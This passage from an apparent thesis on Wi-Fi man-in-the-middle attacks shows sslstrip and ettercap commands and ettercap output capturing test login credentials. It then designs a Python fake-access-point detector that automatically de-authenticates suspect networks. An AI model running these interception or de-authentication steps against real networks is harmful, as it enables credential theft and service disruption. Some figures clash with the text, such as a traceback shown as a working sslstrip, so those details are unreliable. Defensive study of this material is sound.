
Figure 3.30: Code for Sslstrip

With both tools active and ready the attacker is now able to intercept any valuable data from the clients in real time. To demonstrate the effectiveness of the attack the connected client attempts to access the web-page *https://www.facebook.com* using as user name ”testuser@facebook.com” and as password ”testpass”. Figure 3.32 and figure 3.33 illustrate Sslstrip and Ettercap in action.




```
# Ettercap activation where "-p" put the interface in non-promiscuous mode,
"-u" ettercap doesn't forwards the packets, "-T" use text output, "-q" doesn't
display packet content and "-i" stands for interface

root@bt:~# ettercap –p –u –T –q –i at0
```

FIGURE 3.31: Code for Ettercap



```
root@kali:~# sslstrip -f -p -k 10000

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "/usr/bin/sslstrip", line 105, in main
    reactor.run()
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 1192, in run
    self.mainLoop()
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 1204, in mainLoop
    self.doIteration(t)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/epollreactor.py", line 396, in doPoll
    log.callWithLogger(selectable, _drdw, selectable, fd, event)
--- <exception caught here> ---
  File "/usr/lib/python2.7/dist-packages/twisted/python/log.py", line 88, in callWithLogger
    return callWithContext({"system": lp}, func, *args, **kw)
  File "/usr/lib/python2.7/dist-packages/twisted/python/log.py", line 73, in callWithContext
    return context.call({ILogContext: newCtx}, func, *args, **kw)
  File "/usr/lib/python2.7/dist-packages/twisted/python/context.py", line 118, in callWithContext
    return self.currentContext().callWithContext(ctx, func, *args, **kw)
  File "/usr/lib/python2.7/dist-packages/twisted/python/context.py", line 81, in callWithContext
    return func(*args,**kw)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/posixbase.py", line 627, in _doReadOrWrite
    self._disconnectSelectable(selectable, why, inRead)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/posixbase.py", line 257, in _disconnectSelecta
ble
    selectable.readConnectionLost(f)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 278, in readConnectionLost
    self.connectionLost(reason)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 484, in connectionLost
    self._commonConnection.connectionLost(self, reason)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 298, in connectionLost
    protocol.connectionLost(reason)
  File "/usr/lib/python2.7/dist-packages/twisted/web/http.py", line 474, in connectionLost
    self.handleResponseEnd()
```

FIGURE 3.32: Sslstrip in progress



```
root@kali:~# ettercap -p -u -T -q -i at0

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
   at0 -> 00:00:00:00:00:00
          192.168.1.1/255.255.255.0
          fe80::ea4e:6ff:fe0a:2b0/64

Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

DHCP: [2C:D0:5A:55:8D:FF] DISCOVER
DHCP: [192.168.1.1] OFFER : 192.168.1.2 255.255.255.0 GW 192.168.1.1 DNS 192.168.1.1 "Test Wifi"
DHCP: [2C:D0:5A:55:8D:FF] REQUEST 192.168.1.2
DHCP: [192.168.1.1] ACK : 192.168.1.2 255.255.255.0 GW 192.168.1.1 DNS 192.168.1.1 "Test Wifi"
DHCP: [2C:D0:5A:55:8D:FF] REQUEST 192.168.1.2
DHCP: [2C:D0:5A:55:8D:FF] REQUEST 192.168.1.2
DHCP: [2C:D0:5A:55:8D:FF] REQUEST 192.168.1.2
DHCP: [2C:D0:5A:55:8D:FF] REQUEST 192.168.1.2
HTTP : 31.13.86.8:80 -> USER:testuser@facebook.com  PASS: testpass  INFO: http://www.facebook.com/
CONTENT:lsd=AVrtNv4I&email=testuser@facebook.com&pass=testpass&default_persistent=0&timezone=&lgnd
im=&lgnrnd=115444_iHGU&lgnjs=n&locale=en_US

DHCP: [2C:D0:5A:55:8D:FF] REQUEST 192.168.1.2
DHCP: [2C:D0:5A:55:8D:FF] REQUEST 192.168.1.2
DHCP: [2C:D0:5A:55:8D:FF] REQUEST 192.168.1.2
DHCP: [2C:D0:5A:55:8D:FF] REQUEST 192.168.1.2
```

Figure 3.33: Captured credentials with Ettercap

As it can be seen from Figure 3.33 the combination of Sslstrip and Ettercap was successful. The attacker was able to get the username and the password from the client without interrupting the connection or notifying the client about the insecure session.

There are many potentials in favor of the attacker in a successful MITM attack. The aforementioned experiment is one of the many option that are available to implement. There are other forms of session hijacking that can take place under a MITM attack. The attacker can forge a website infected with viruses and malicious software and by manipulating the DNS can direct the clients to it while they are requesting another website. In this case the clients computers will be infected and they will give the attacker the capability to steal more information or even take control the clients computers.

Chapter 4

Design of Detection and Prevention System

4.1 Introduction

The goal of this chapter is to design and implement a system that it will be able to to detect and actively prevent a Man In the Middle Attack. Based on the research, the implementation and the results from the MITM described in Chapter 3, the attacker to successfully conduct a MITM attack uses deceptive methods and a series of attacks to the legitimate APs to acquire their clients. Nowadays many network equipment manufacturers have implemented mechanisms to their APs that prevent the attacker to effectively disrupt the operation of their products. Such an example are the mechanisms that prevent the Association flood attack and Authentication flood attack. As described before both the Association and Authentication flood attack can be prevented by establishing a counter that observes the incoming association and authentication frames.

Given the fact that the aforementioned attacks can be prevented, the most effective way to disconnect the clients from the network they are attached to, is to attack them by using the De-authentication attack. Due to the lack of encryption in the MAC frames this kind of attack cannot be prevented using non specialized wireless equipment. This means that the clients are completely exposed to the attacker and the attacker cannot be discovered when launching the attack.

Despite the inability to prevent the De-authentication attack without the use of specialised and expensive equipment, the success of a MITM attack lies on the creation of the fake AP. As mentioned before a fake AP with the same characteristics as the legitimate ones can deceive the future clients and provide access to them without the need to perform any attack. By creating a regular AP the attacker cannot earn the trust of the users and thus the MITM attack will not be successful.

Based on those considerations, to successfully detect and prevent any possible MITM the future system will have to first identify the existence of any possible fake APs in the are of interest and secondly prevent the users to connect to it. The system will be designed in such a manner that it will be able to detect any fake APs based on their attributes and then give the options to the network administrators to define their actions in order to neutralise the threat. Such a system however requires the ability to collect a series of metrics to achieve the desired result. The metrics that are needed are:

1. BSSIDs: To determine if an AP is fake based on the BSSID
2. SSIDs: To determine if an AP is fake based on the broadcasted SSID
3. Transmission Power: Required to determine if an AP with identical BSSID and SSID is fake.
4. Broadcast Channel: Required for the same reason as before
5. Security Mechanism: Required for the same reason as before
6. Cypher Method: Required for the same reason as before
7. Authentication method: Required for the same reason as before

The aforementioned metrics will be used to distinguish the legitimate APs from the fake one. A fake AP can have the same BSSID and ESSID with a legitimate one and therefore the additional metrics can be used to make the distinction. The attacker can mimic the majority of the metrics since they are broadcasted by the legitimate APs but it is impossible to know the parameters set by an independent security system regarding the maximum and the minimum transmission power of a legitimate AP.

The metrics of the legitimate APs will form a protection list which it will be stored in a database under the detection and protection system. Then based on this list the system will regularly scan the vicinity for any changes comparing the results with the stored list. If a new AP is detected and it is absent from the protection list it will be considered as an attempt to perform a MITM attack. Finally after the detection of the fake AP the prevention mechanism will automatically begin a de-authentication attack to the fake AP in order to prevent any clients from connecting to it.

4.2 Design overview

Figure 4.1 illustrates an overview of the design expressed with a flowchart. In the following sections the will be better analysed as well as the algorithms which are to be written. The system is operating under a Linux environment through a terminal without the support of a Graphical User Interface(GUI) and it is executed using Python language.




FIGURE 4.1: Overall flowchart of the mechanism

The program consists of three modules: Data collection, Database Update and Fake AP detector. The system can be terminated either by user interference or when the requested operations are completed. It has the ability to perform a fake AP detection based on the stored protection list or update its database and the perform a detection using the updated information. Additionally it can operate without performing any detection by choosing to update the database only. The next subsection will describe the operation of the ”Data Collection” module and all its sub processes.

4.2.1 Data Collection

This subsection describes the Data Collection module and all the processes it includes. Figure 4.2 shows the over all flowchart of the module. The very first step of the module is to initialise the database where the protection list will be created. With the completion of the database creation the module then initializes checks the database to identify if there are any de-authentication options store. If the System runs for the first time the default options are stored in the database. In case the programme has been operated before the module loads any previous options. Completing this operation the module activates the wireless NIC and sets it to operate in Monitor mode. This way the NIC will be able to to receive all the transmitted data from the surrounding APs.

By setting the NIC in Monitor mode the module then initiates a scan using the airodump-ng tool in order to discover any active wireless devices operating under 802.11x in the are of interest. The results of the scan are processed through the filters for evaluation. In this stage the module separates any discovered clients from the results and keep only the discovered APs. When the results filtering is finished the module will store all the necessary information and finally it displays the filtered results from the scan.




FIGURE 4.2: Flowchart of the Data Collection module

The module will filter and extract the metrics that were mentioned in the introduction of this chapter:

1. BSSIDs: The MAC addresses of the transmitting APs.
2. SSIDs: The Wi-Fi broadcasted names in the vicinity.
3. Maximum Transmission Power: The transmitting power of every AP.
4. Broadcast Channel: The channel that every AP is transmitting.
5. Security Mechanism: The security mechanism for every transmission, if any.
6. Cypher Method: The Cypher method of the security mechanism.
7. Authentication method: The authentication method of each security mechanism.

Later on the filtered results of the scan will be passed to the Database Update module in order for the database to be updated or to the Fake AP Detectors to detect the existence of any possible fake APs in the area.

4.2.2 Database Update

The database Update module is responsible for updating the database upon user request. The whole system doesn't interfere with the database except in the initialisation part. With the filtered results ready the system displays to the user any protected APs in the database. The user is then prompted to make a selection. Four out of the six available selections available are database related. Based on the results the user can add an AP to the protection list.

The additions to the protection list can be made with two ways. The first way is to select any available SSID that is delivered from the Filtered results. Since the SSID is selected the module will automatically add to the protection list all the APs that are transmitting using the selected SSID. The second way to add an AP to the protection list is to manually select the BSSID, namely the MAC address, of every access point in the filtered results.

The third option given to the user by the module is the removal of an AP. The process is similar to the second option. The removal of the selected AP is based on the BSSID in order to prevent any mass deletion in the protected list. Finally the fourth gives the user the option to alter the de-authentication parameters in the system. As mentioned in the previous subsection, with the initialisation of the system the de-authentication mechanism acquires some options, either the default parameters or the a previous saved set of options. The user can update this set of options with in this step. The user can define the repetitions of the attack to the fake AP as well as the amount of time each attack will last.




FIGURE 4.3: Flowchart of the Database module

After the selection of a sub-module the user can select another sub-module or exit the module and proceed to the next phase of the programme. With the completion of the module the database can be updated in tree areas:

1. Protection List: The user can either add or remove APs from the database.
2. De-authentication Duration: The user can set the time every de-authentication attack will last.
3. De-authentication Repetitions: The user can set the number of the De-authentication attack repetitions.

Exiting the module the system provides two choices regarding its operation, either continue to the Fake AP detector in order to discover any possible fake APs or exit the system completely.

4.2.3 Fake AP Detector

This sub-section will describe how the Fake AP Detector module is designed. The activation of the module can be made either after the Data Collection module or after the Database update module. The module cannot be activated automatically by another module, only by the user. The function of the module is automatic, meaning that since it is activated the user cannot interfere but to interrupt the system completely.

With the initiation of the module, it retrieves the data stored in the database and begins a comparison with the scanned results. Initially the module performs a check to identify if there are any data stored in the database to conduct the detection. In case the database is empty the module will terminate the operation of the system. After the data are retrieved from the database the module begins the detection by comparing the stored SSIDs and BSSIDs with the scanned results. If an AP in the scan results has the same SSID but different BSSID with an AP in the protection list the module will initiate the the de-authentication process against the scanned AP. When both the SSID and BSSID are the same then the module will compare the rest of the scanned metrics with the stored ones to determine the fake AP. Upon the decision, the module will begin de-authenticating the fake AP.




FIGURE 4.4: Flowchart of the Fake AP Detector

If the module doesn't find any fake APs in the scanned results it will notify the user and the terminate the system. When the system is terminated regardless the module the system restores the wireless NIC to Normal mode form the Monitor mode it was before.

This concludes the design of the of MITM Detection and Prevention System. The idea in the beginning of this Thesis was to also include a packet analyzer function to the system so the network administrator will be able to identify the kind and the source of an attack that aims the router. For the reasons explained in the introduction of the chapter creating such a mechanism would significantly add more workload to the system's host for the detection of some attacks that are not efficient. Additionally detecting any de-authentication frames wouldn't add any significant advantage thus the idea was abandoned.

Chapter 5

Implementation of Detection and Prevention System

5.1 Introduction

This chapter includes the implementation of the system and it's modules designed in chapter 4 to detect and prevent a MITM attack. The modules of the system have been implemented using Pyhton language under a Linux environment. The structure of the system implementation will follow the the design structure presented in the previous chapter. Additionally code listings will be included for explanatory purposes. Explanation and reasoning for every code listing will follow in every presented module during the system implementation.

5.2 Data Collection

As described in chapter 4 the first step in the Data collection module is to initialise or create a database where the metrics will be stored. This step is crucial to the system because the Detectors ability to find fake APs lies in the stored data of the database. Without an active database the System will only operate as an observer of the surrounding access points. For simplicity reasons MySQL server has the default username and password as well as the default host IP address.

The connect to the database the **MySQLdb.connect** Python module is used and then it is passed to the **dbconnection**. Later on, on line 25 the **dbconnection** is aligned with the **cursor** class. The **cursor** class allows Python language to run SQL commands in a database session. They are bounded to the SQL connection for the whole duration of the program and all the commands are executed in the context of the database session wrapped by the connection. Then the **dbconnection.cursor** is passed to the handler which is going to be used to execute all the MySQL commands in the program.

```
# Preparation of MySQL database
try:
    try:
# Connecting to MySQL server using default username and password and host
    IP address
  db_connection = MySQLdb.connect(host='127.0.0.1', user="", passwd="")
  print "Connection MySQL successful\n"
    except:
  print "Wrong username/password or MySQL Server is down\n"
  sys.exit(2)

    handler = db_connection.cursor()

# Creation of the database MITMDB
    comand = "show databases like 'MITMDB'"
    handler.execute(comand)
    if handler.rowcount <= 0:
      comand = 'CREATE DATABASE IF NOT EXISTS MITMDB'
      handler.execute(comand)

# Usage of the database MITMDB
    comand = 'USE MITMDB'
    handler.execute(comand)

# Load or Create the table where the APs metrics will be stored based on
    the SSID
    comand = "show tables like 'ssidtables'"
    handler.execute(comand)
    if handler.rowcount <= 0:
  comand = '''CREATE TABLE IF NOT EXISTS ssidtables (
      id MEDIUMINT NOT NULL AUTO_INCREMENT, PRIMARY KEY (id), mac TEXT,
    ssid TEXT, Txpower INTEGER, channel NUMERIC, Code TEXT, Encryption TEXT
    , Authentication TEXT)
      '''
  handler.execute(comand)

# Load or Create the table with the AP protection list
    comand = "show tables like 'protectionlist'"
    handler.execute(comand)
    if handler.rowcount <= 0:
  comand = '''CREATE TABLE IF NOT EXISTS protectionlist (
      id MEDIUMINT NOT NULL AUTO_INCREMENT, PRIMARY KEY (id), mac TEXT,
    ssid TEXT, min_Txpower INTEGER, max_Txpower INTEGER, channel NUMERIC,
    Code TEXT, Encryption TEXT, Authentication TEXT)
```

```
        '''
  handler.execute(comand)

# Load or Create the table where the De-authentication attributes are
    stored
    comand = "show tables like 'atributes'"
    handler.execute(comand)
    if handler.rowcount <= 0:
  comand = '''CREATE TABLE IF NOT EXISTS atributes (
        option_indic varchar(255), option_variable varchar(255))
        '''
  handler.execute(comand)

# Empties the table ssidtables
    comand = 'Truncate table ssidtables'
    handler.execute(comand)
except:
  print "Error in MySQL\n"
  sys.exit(2)
```

Listing 5.1: Database creation

De-authentication options

With the construction of the database and its table then the program set some default values the later on will be passed to the de-authentication mechanism. As mentioned before the de-authentication mechanism requires two parameters, the duration of the de-authentication attack and the repetitions of the of the de-authentication attack. The Default valuer set for the duration is zero seconds and one repetition. In case the database is loaded and previouls values exist the program loads the previous stored values.

```
#Deauthentication Initialisation Options
try:

# Set de-authentication duration
  comand = "select option_variable from atributes where option_indic = '
    deauth_time'"
  handler.execute(comand)
  if handler.rowcount <= 0:
      comand = "insert into atributes values('deauth_time','0')"
      handler.execute(comand)

# Set de-authentication repetitions
  comand = "select option_variable from atributes where option_indic = '
    deauth_repeat'"
  handler.execute(comand)
  if handler.rowcount <= 0:
      comand = "insert into atributes values('deauth_repeat','1')"
      handler.execute(comand)
except:
  print "Error in Class 'InitialDeauthOptions'\n"
```

Listing 5.2: Initialization of de-authentication options

Monitor Mode

The program has to put an available wireless NIC into monitor mode in order to collect data regarding the surrounding APs. First it has to check the available NIC attached to the system. To achieve that Python uses the **Popen** sub-process which allows the system to call new processes and link to their output pipes as well as obtain their return information. The **Popen** sub-process interacts with the **communicate** sub-process which is responsible to read the output data provided by the **PIPE** function. Finaly the output data are passed to the **stdout** child. The **Popen** sub-process will first call the **iwconfig** command that it is dedicated to the wireless NICs of a Linux system and displays all the necessary information.

After checking the existence of a wireless NIC the module using the same method as before spawns the tool **airmon-ng**. This tools is a part of an offensive security suite and it has the ability to set the wireless NIC to monitor mode. The module will check if the wireless card is in Monitor mode. In case any of the two mentioned sub-modules fail the program will terminate releasing the connection with the database using the class **Termination**.

```
# Preparing Monitor Interface
try:
    out = Popen("iwconfig", stdout=PIPE).communicate()[0]
    wifi_iface = ""
    mon_nic = ""
    if "wlan" in out:
  wifi_iface = out[0:6].strip()
    else:
  print "\n\nNo wireless NIC present!!\n"
  print "Please connect a wireless NIC and try again"
  Termination("DATABASE")
  sys.exit(2)

# Check if mon interface is not disabled
    airmon_data = Popen("airmon-ng", stdout=PIPE).communicate()[0]
    if 'mon' in airmon_data:
```

```
  print "\n\nMonitor mode on wireless NIC detected."
  print "Please deactivate monitor mode on wireless NIC and try again\n"
  Termination("DATABASE")
  sys.exit(2)
except:
  print "Error in Preparing Monitor Interface\n"
```

Listing 5.3: Initialization of de-authentication options

With the successful completion of the previous sub-modules the module will initiate the creation of Monitor mode to the Wireless NIC. The submodule activates and deactivates the wireless NIC using the **os.system** module to call the **ifconfig** command. After this ste the wireless NIC enters monitor mode using the **airmon** tool and the results are passed to the **moninface** child. Using this child the autput is striped from the unnecessary characters to obtain the name of the monito interface.

Finally the module performs a check for some possible applications that might disrupt the system an terminates them using the **os.system** module.

```
# Creating Monitor Interface
try:

# Shut dwon and reactivate wireless NIC
    print "Setting up wireless NIC: " + wifi_iface + "\n"
    os.system('ifconfig ' + wifi_iface + ' down')
    os.system('ifconfig ' + wifi_iface + ' up')

    print "Active wireless NIC: " + wifi_iface + "\n"

# Enable Monitor mode
    print 'Enabling Monitor mode'
    wireless_nic = Popen(["airmon-ng", "start", wifi_iface], stdout=PIPE).
   communicate()[0]

# Deleted the unnecessary characters from the output
    if 'mon' in wireless_nic:
      print wireless_nic[-33:-1].strip()
      mon_nic = wireless_nic[-7:-2].strip(")")

